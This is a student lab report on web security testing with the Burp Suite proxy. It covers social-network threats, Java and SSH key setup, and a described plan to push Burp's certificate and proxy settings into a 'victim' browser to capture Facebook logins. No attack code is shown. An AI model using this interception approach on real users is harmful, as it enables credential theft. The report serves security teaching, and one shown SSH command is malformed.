

Deccan Education Society's
NAVINCHANDRA MEHTA INSTITUTE
OF TECHNOLOGY AND DEVELOPMENT

OPERATING SYSTEM AND
COMPUTER NETWORKS

SUBMITTED BY
ABHISHEK B PARAB (C1822)
SAMEER D GAIKWAD (C1805)

2018-2019

Project Name

SECURITY TESTING OF WEB APPLICATION USING
BURPSUITE PROXY TOOL

Contents

Case study	3
Team Responsibilities	6
Operating System	7
Scenarios	7
Screenshots	11
Code	17
Result	21
Computer Networks	25
Aim.....	25
Network Diagram.....	25
Conclusion	26
References	26

Case study

In this report, we are going to talk about cyber threats in social networking.

the commencement of the internet has given rise to many forms of online sociality, including e-mail, Usenet, news groups, instant messaging, blogging, and online dating services, etc. among all these one thing that is gaining popularity with a rapid speed is the use of Social Networking Sites (SNSs).

SNSs are eminent sources of recreation primarily for the youth. They allow sharing of the information (whether personal or professional) with people who may be, old friends or strangers. Some of the popular social networking sites are facebook, twitter, skype in India, Orkut in Brazil, VKontakte in Russia, or Mixi in Japan etc. among them **Facebook** is the most causal website. As many friends as one wish to have can be created using these social networking sites.

It helps one to be in touch with some of the old friends from high school, etc. In a similar fashion, Twitter and LinkedIn are generally used for networking with professional commitments. These social networking sites provides a good platform for exchange of ideas, professional commitment etc. They further allow the user to add connections and create followers. It has become a part of one's daily life as it is an economical and easy way to be connected with friends and relatives and even unknown persons.

It helps one not only to facilitate data sharing but also sharing of emotions. The online networks deliver substantial advantages to both the individuals and the business sectors. As one of the main aims of social networks is to find people of similar taste and likes, it is almost provided by all major networking sites. SNSs allow the users to search for local friends by restricting the query to a single town, for co-workers by searching for a company name, or for like-minded people.

THREATS OF SOCIAL NETWORKING SITES

There are a wide variety of threats causing harm to social network a brief description of some of these threats are stated below:

A. Baits: Image destroying can also be done through many search engine optimization techniques. In this mechanism keywords are used to make links and on this basis ranking of sites are done. Maximum social networks permit people to see what is stylish and hot at the moment. For example, Twitter lists the top trending topics on its home page which makes it easily available for attackers, who automatically take hot keywords and include them in their spam messages to get a better listing. Some attackers even started manipulating Twitter messages before forwarding. The attackers generally search for those messages that contain hot keywords.

B. Follower scams: With the rapid growth of importance of social networks people are more stressed to get people as more friends or followers as possible. In some social groups, acceptance of any person as a member of that group generally depends on his or her number of social connections. Generally school going students and college students are fascinated about it —the more online friends you have, the more popular you are. Some fake websites also offers the visitor free services like providing new followers to them for which you need to give them *your user id and password* .

Obviously it is a bad idea to share your password with strangers, since you cannot control what will be done with your account. In most cases it is also against the terms and conditions of the social network.

C. Impersonation of celebrities and friends: Many times, fake profiles of celebrities are seen on various social networks. Unfortunately there is no policy for stopping someone from registering a new account under the name of a celebrity or any one and similarly there are no policies for using a publicly available photo as a profile picture. In fact there are not real authentication that links a virtual profile to a real-life identity. Thus as long as the posted messages sound reliable people will think it is the official account.

This type of fake account can then be used to spread fabricated information and rumors or to attract new followers that can later be spammed. Sometimes phishing attacks and local information-stealing Trojans are currently the most common causes of stealing personal information. Once an attacker obtains the password of any account he can manipulate the personal and professional information of that account holder and update the profile status.

These update messages often include links to other malicious sites in order to get more account passwords. As the message seems to come from a friend's account people tend to trust it. This inherent trust, and the usual curiosity, leads to a high click rate on those malicious links, making the attacks very successful.

D. Koobface: The W32.Koobface worm has been one of the first large malware attacks, targeting social networks for years, and it is still wide-spread and active today. It is very successful as it uses clever social engineering attacks and counts on the link-opening behavior of social media users

E. Phishing: It should come as no surprise that since social networking sites use *user name and passwords for logging in*, those services are also susceptible to phishing attacks. Just like with phishing attacks on banks, social networking phishing comes in many different flavors. Currently the amount of phishing lures for community sites is relatively low at 3%, when compared to 78% targeting the financial sector. This clearly is because the profits for phished bank accounts are much higher. In addition, the creation of dummy accounts on social networks is rather simple and can be used to generate accounts for spamming

To overcome above discussed social networking cyber-attacks, to develop secure, robust and business oriented application, IT evolutions have been constructing some web application penetration tools which facilitate some predictive analysis on software testing in terms of security and threats. One of the most popular web application penetration tool is “Burp Suite”.

Burp Suite is a Java based Web Penetration Testing framework. It has become an industry standard suite of tools used by information security professionals. Burp Suite helps you identify vulnerabilities and verify attack vectors that are affecting web applications. Because of its popularity and breadth as well as depth of features, we have created this useful page as a collection of Burp Suite knowledge and information.

In its simplest form, Burp Suite can be classified as an Interception Proxy. While browsing their target application, a penetration tester can configure their internet browser to route traffic through the Burp Suite proxy server. Burp Suite then acts as a (sort of) Man In The Middle by capturing and analyzing each request to and from the target web application so that they can be analyzed. Penetration testers can pause, manipulate and replay individual HTTP requests in order to analyze potential parameters or injection points. Injection points can be specified for manual as well as automated fuzzing attacks to discover potentially unintended application behaviors, crashes and error messages.

Infrastructure for Burp Suite lab setup.

Resources	Operating System	Use
Burp Suite Server	Ubuntu 18.0 Linux Distribution	Burp Suite Professional JAR setup
Client (Victim) System	Ubuntu 18.0 Linux Distribution	Firefox browser
Network	Virtual Box network adapter	Wifi (Bridge Network)

Team Responsibilities :

Team Members:

Roll Number	Name	Task Done
C1805	Sameer Gaikwad	#Victim system installation #SSH scripting
C1822	Abhishek B Parab	#Burp Suite Tool Installation, #Shell Scripting, #Brute Force attack demo.

Victim system installation and SSH Scripting:

- Creating virtual environment for victim system.
- Installing multiple packages in linux machines, java, certutil, firefox.
- Generating SSH public and private keys on server and sharing it with clients.
- Documentation.

Burp suite tool installation, Shell Scripting and credential harvesting attack demonstration.

- Burp suite tool installation and create portable jar for burp suite
- Writing a script to be automated injection of burp suite self-signed certificate to firefox browser in victim system.
- .Writing a script set proxy server IP in firefox browser profile
- Monitor network traffic from firefox browser e.g. surfing social networking sites.
- Credential Harvesting (Intercept victim browsing traffic and stealing victim user credential over websites E.g Facebook login attack.
- Documentation.

Operating System

Scenarios :

A. Install Java using the Official Oracle binaries

The following section will describe a manual Oracle Java installation on Ubuntu 18.04.

Java Download

Navigate browser to the official Oracle java download page and download the latest binaries.

We are interested in eg. jdk-10.0.1_linux-x64_bin.tar.gz file.

Download java file and save it into home directory:

```
$ ls ~/jdk-10.0.1_linux-x64_bin.tar.gz  
/home/os/jdk-10.0.1_linux-x64_bin.tar.gz
```

Install Java on Ubuntu 18.04

Now, that your java download is completed and you have obtained the Oracle JDK binaries, execute the following linux commands to perform the java ubuntu install into /opt/java-jdk directory:

```
$ sudo mkdir /opt/java-jdk  
$ sudo tar -C /opt/java-jdk -zxf ~/jdk-10.0.1_linux-x64_bin.tar.gz
```

Set Defaults

The following linux commands will set Oracle JDK as system wide default. Amend the below commands to suit your installed version:

```
$ sudo update-alternatives --install /usr/bin/java java  
/opt/java-jdk/jdk-10.0.1/bin/java 1  
  
$ sudo update-alternatives --install /usr/bin/javac javac  
/opt/java-jdk/jdk-10.0.1/bin/javac 1
```

Confirm Java Installation

What remains is to check for installed java version:

```
$ java --version  
  
java 10.0.1 2018-04-17  
  
Java(TM) SE Runtime Environment 18.3 (build 10.0.1+10)  
Java HotSpot(TM) 64-Bit Server VM 18.3 (build 10.0.1+10,  
mixed mode)  
  
$ javac --version  
  
javac 10.0.1
```

B. Install Certutil for CA certificate management.

Following package should be installed in ubuntu for certificate management in linux.

```
$ sudo apt install libnss3-tools
```


C. Install SSH package on linux system.

To set up SSH, first we need to install SSH package on every Linux machine to do this enter in terminal:

```
$ sudo apt-get install openssh-server
```

After installation is complete, start SSH on all machines by typing:

```
$ sudo ssh service start
```

Now, try to connect any two Linux machines to start a session by typing:

```
$ ssh remote_username@remote_ipaddress
```

Here, the server will ask for client machine password. Now, to avoid the heavy job of entering password for every machine in the lab we have provided an automation which can start the session without asking for a password.

To do this, we need to set up key-based authentication. Key-based authentication works by creating a pair of keys: a private key and a public key.

The private key is located on the client machine and is secured and kept secret.

The public key can be given to anyone or placed on any server you wish to access.

When you attempt to connect using a key-pair, the server will use the public key to create a message for the client computer that can only be read with the private key.

The client computer then sends the appropriate response back to the server and the server will know that the client is legitimate.

To create ssh keys in server machine type:

```
$ ssh-keygen -t rsa
```

Keys will be generated at : `~/.ssh/id_rsa.pub` and `~/.ssh/id_rsa` Change to `~/.ssh` directory to

view files permission type: `cd ~/.ssh` then: `ls -l`

The `id_rsa` file (as shown in figure 1) is readable and writable only to the owner. This is how it should be to keep it secret. The `id_rsa.pub` file, however, can be shared and has permissions appropriate for this activity.

Now, to copy this public key to remote client type:

```
$ ssh-copy-id remote_username@remote_ipaddress
```

Enter the password of remote client and done!

To enhance your server's security, disable password-only authentication. Apart from the console, the only way to log into your server will be through the private key that pairs with the public key you have installed on the server.

To disable the password, we have to change the settings of sshd server. The sshd configuration file is located at /etc/ssh/sshd_config.

Back up the current version of this file before editing, to backup:

```
$ sudo cp /etc/ssh/sshd_config{,.bak}
```

Now, open the file to edit, by typing:

```
$ sudo nano /etc/ssh/sshd_config
```

Once the file is open, search for PasswordAuthentication and set it to no. After this, just run the bash file to perform the task required.


D. Install BurpSuite Free package on linux system.

Download BurpSuite Free Edition Linux File. (file extension: .jar) from below site
<https://portswigger.net/burp>

Once You have Download Burpsuite .jar file.

Screenshots


1: SSH private and public key generation



A terminal window titled 'os@Ubuntu18: ~' showing the execution of 'ssh-keygen -t rsa'. The user is prompted to enter a file name, passphrase, and confirm the passphrase. The keys are saved in '/home/os/.ssh/id_rsa' and '/home/os/.ssh/id_rsa.pub'. The terminal displays the key fingerprint (SHA256) and a randomart image for the RSA 2048 key.

```
os@Ubuntu18: ~  
File Edit View Search Terminal Help  
os@Ubuntu18:~$ ssh-keygen -t rsa  
Generating public/private rsa key pair.  
Enter file in which to save the key (/home/os/.ssh/id_rsa):  
Enter passphrase (empty for no passphrase):  
Enter same passphrase again:  
Your identification has been saved in /home/os/.ssh/id_rsa.  
Your public key has been saved in /home/os/.ssh/id_rsa.pub.  
The key fingerprint is:  
SHA256:zq0LTG4dAFy2B0St+Uw8lsM1Ug09wvIoxagUsZOUqaE os@Ubuntu18  
The key's randomart image is:  
+---[RSA 2048]-----+  
|  +++*..+o          |  
| o+=. oo +.         |  
| o=.+.*.+ o         |  
| E.o B.@ .          |  
| .. . X +S          |  
| . . . =o           |  
|   ... .+           |  
|   +.... .          |  
|   .+ o.            |  
+----[SHA256]-----+  
os@Ubuntu18:~$
```

2: SSH private and public key files and copy that file on remote system



A terminal window titled 'os@Ubuntu18: ~' showing the execution of 'ls -l ~/.ssh'. The output lists the files 'id_rsa', 'id_rsa.pub', and 'known_hosts' with their permissions, owner, group, size, and modification date.

```
os@Ubuntu18: ~  
File Edit View Search Terminal Help  
Enter passphrase (empty for no passphrase):  
Enter same passphrase again:  
Your identification has been saved in /home/os/.ssh/id_rsa.  
Your public key has been saved in /home/os/.ssh/id_rsa.pub.  
The key fingerprint is:  
SHA256:zq0LTG4dAFy2B0St+Uw8lsM1Ug09wvIoxagUsZOUqaE os@Ubuntu18  
The key's randomart image is:  
+---[RSA 2048]-----+  
|  +++*..+o          |  
| o+=. oo +.         |  
| o=.+.*.+ o         |  
| E.o B.@ .          |  
| .. . X +S          |  
| . . . =o           |  
|   ... .+           |  
|   +.... .          |  
|   .+ o.            |  
+----[SHA256]-----+  
os@Ubuntu18:~$ ls -l ~/.ssh  
total 12  
-rw----- 1 os os 1675 Apr 17 13:58 id_rsa  
-rw-r--r-- 1 os os 393 Apr 17 13:58 id_rsa.pub  
-rw-r--r-- 1 os os 222 Apr 17 11:31 known_hosts  
os@Ubuntu18:~$
```

```
ubuntu@node: ~  
File Edit View Search Terminal Help  
os@Ubuntu18:~/.ssh$ ssh-copy-id -i ubuntu@172.20.10.11  
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/os/.ssh/id_rsa.pub"  
The authenticity of host '172.20.10.11 (172.20.10.11)' can't be established.  
ECDSA key fingerprint is SHA256:dmiUYFDfaJ2rYg/166yGt38iNy85nmMM5HUsL01RBxc.  
Are you sure you want to continue connecting (yes/no)? yes  
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that  
are already installed  
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is  
to install the new keys  
ubuntu@172.20.10.11's password:  
  
Number of key(s) added: 1  
  
Now try logging into the machine, with: "ssh 'ubuntu@172.20.10.11'"  
and check to make sure that only the key(s) you wanted were added.
```

```
ubuntu@node: ~  
File Edit View Search Terminal Help  
os@Ubuntu18:~$ ssh ubuntu@172.20.10.11  
Welcome to Ubuntu 18.10 (GNU/Linux 4.18.0-10-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
  
324 packages can be updated.  
153 updates are security updates.  
  
Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connecti  
on or proxy settings  
  
Last login: Wed Apr 17 14:12:45 2019 from 172.20.10.4  
ubuntu@node:~$
```

3. Verify Public keys on Remote System of the server system

```

ubuntu@node: ~/.ssh
File Edit View Search Terminal Help
os@Ubuntu18:~$ ssh ubuntu@172.20.10.11
Welcome to Ubuntu 18.10 (GNU/Linux 4.18.0-10-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

324 packages can be updated.
153 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings

Last login: Wed Apr 17 14:26:46 2019 from 172.20.10.4
ubuntu@node:~$ cd ~/.ssh
ubuntu@node:~/.ssh$ ls
authorized_keys  known_hosts
ubuntu@node:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCutVn/wkwQGnZf/7Tdt7oxQsY4gTqxtEd0q84RzSNXusydvT0oDRz+cfvbSKLFnqRw8/je4WWtAuDcGNQjGZB0+Oa
oIxVh52jV4N1eQnbsefKptcRtWuFctivWK3L7qLrBnpYZNqR6Xhej3nVFfGtdg70gRXE+nIjyc+NZ77jHscLEI/p5Mgfce+5LY0QtYiCu6UHUaiv+UsJUP1B68lX2w
7ONKq4rzmNDW/xOKI2AF6BT704uqbD29GgPDr7h0e3GYACH0c2LiFclxJf77Qu5WwrsyUVKd0bYq6AsrUIxs8sQmeXwGL7Sou+z2+a9YA7SlapI290eY0nc6QA0zR
os@Ubuntu18
ubuntu@node:~/.ssh$

```

4: Changing of PasswordAuthentication setting in public key file

```

os@Ubuntu18: /etc/ssh
File Edit View Search Terminal Help
GNU nano 2.9.8                                sshd_config                                Modified

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
#PasswordAuthentication no
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
#KerberosGetAFSToken no

# GSSAPI options
^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify     ^C Cur Pos     M-U Undo       M-A Mark Text
^X Exit          ^R Read File    ^N Replace      ^U Uncut Text  ^T To Spell    ^_ Go To Line   M-E Redo       M-C Copy Text



```



5. Install BurpSuite .jar package on server linux system.


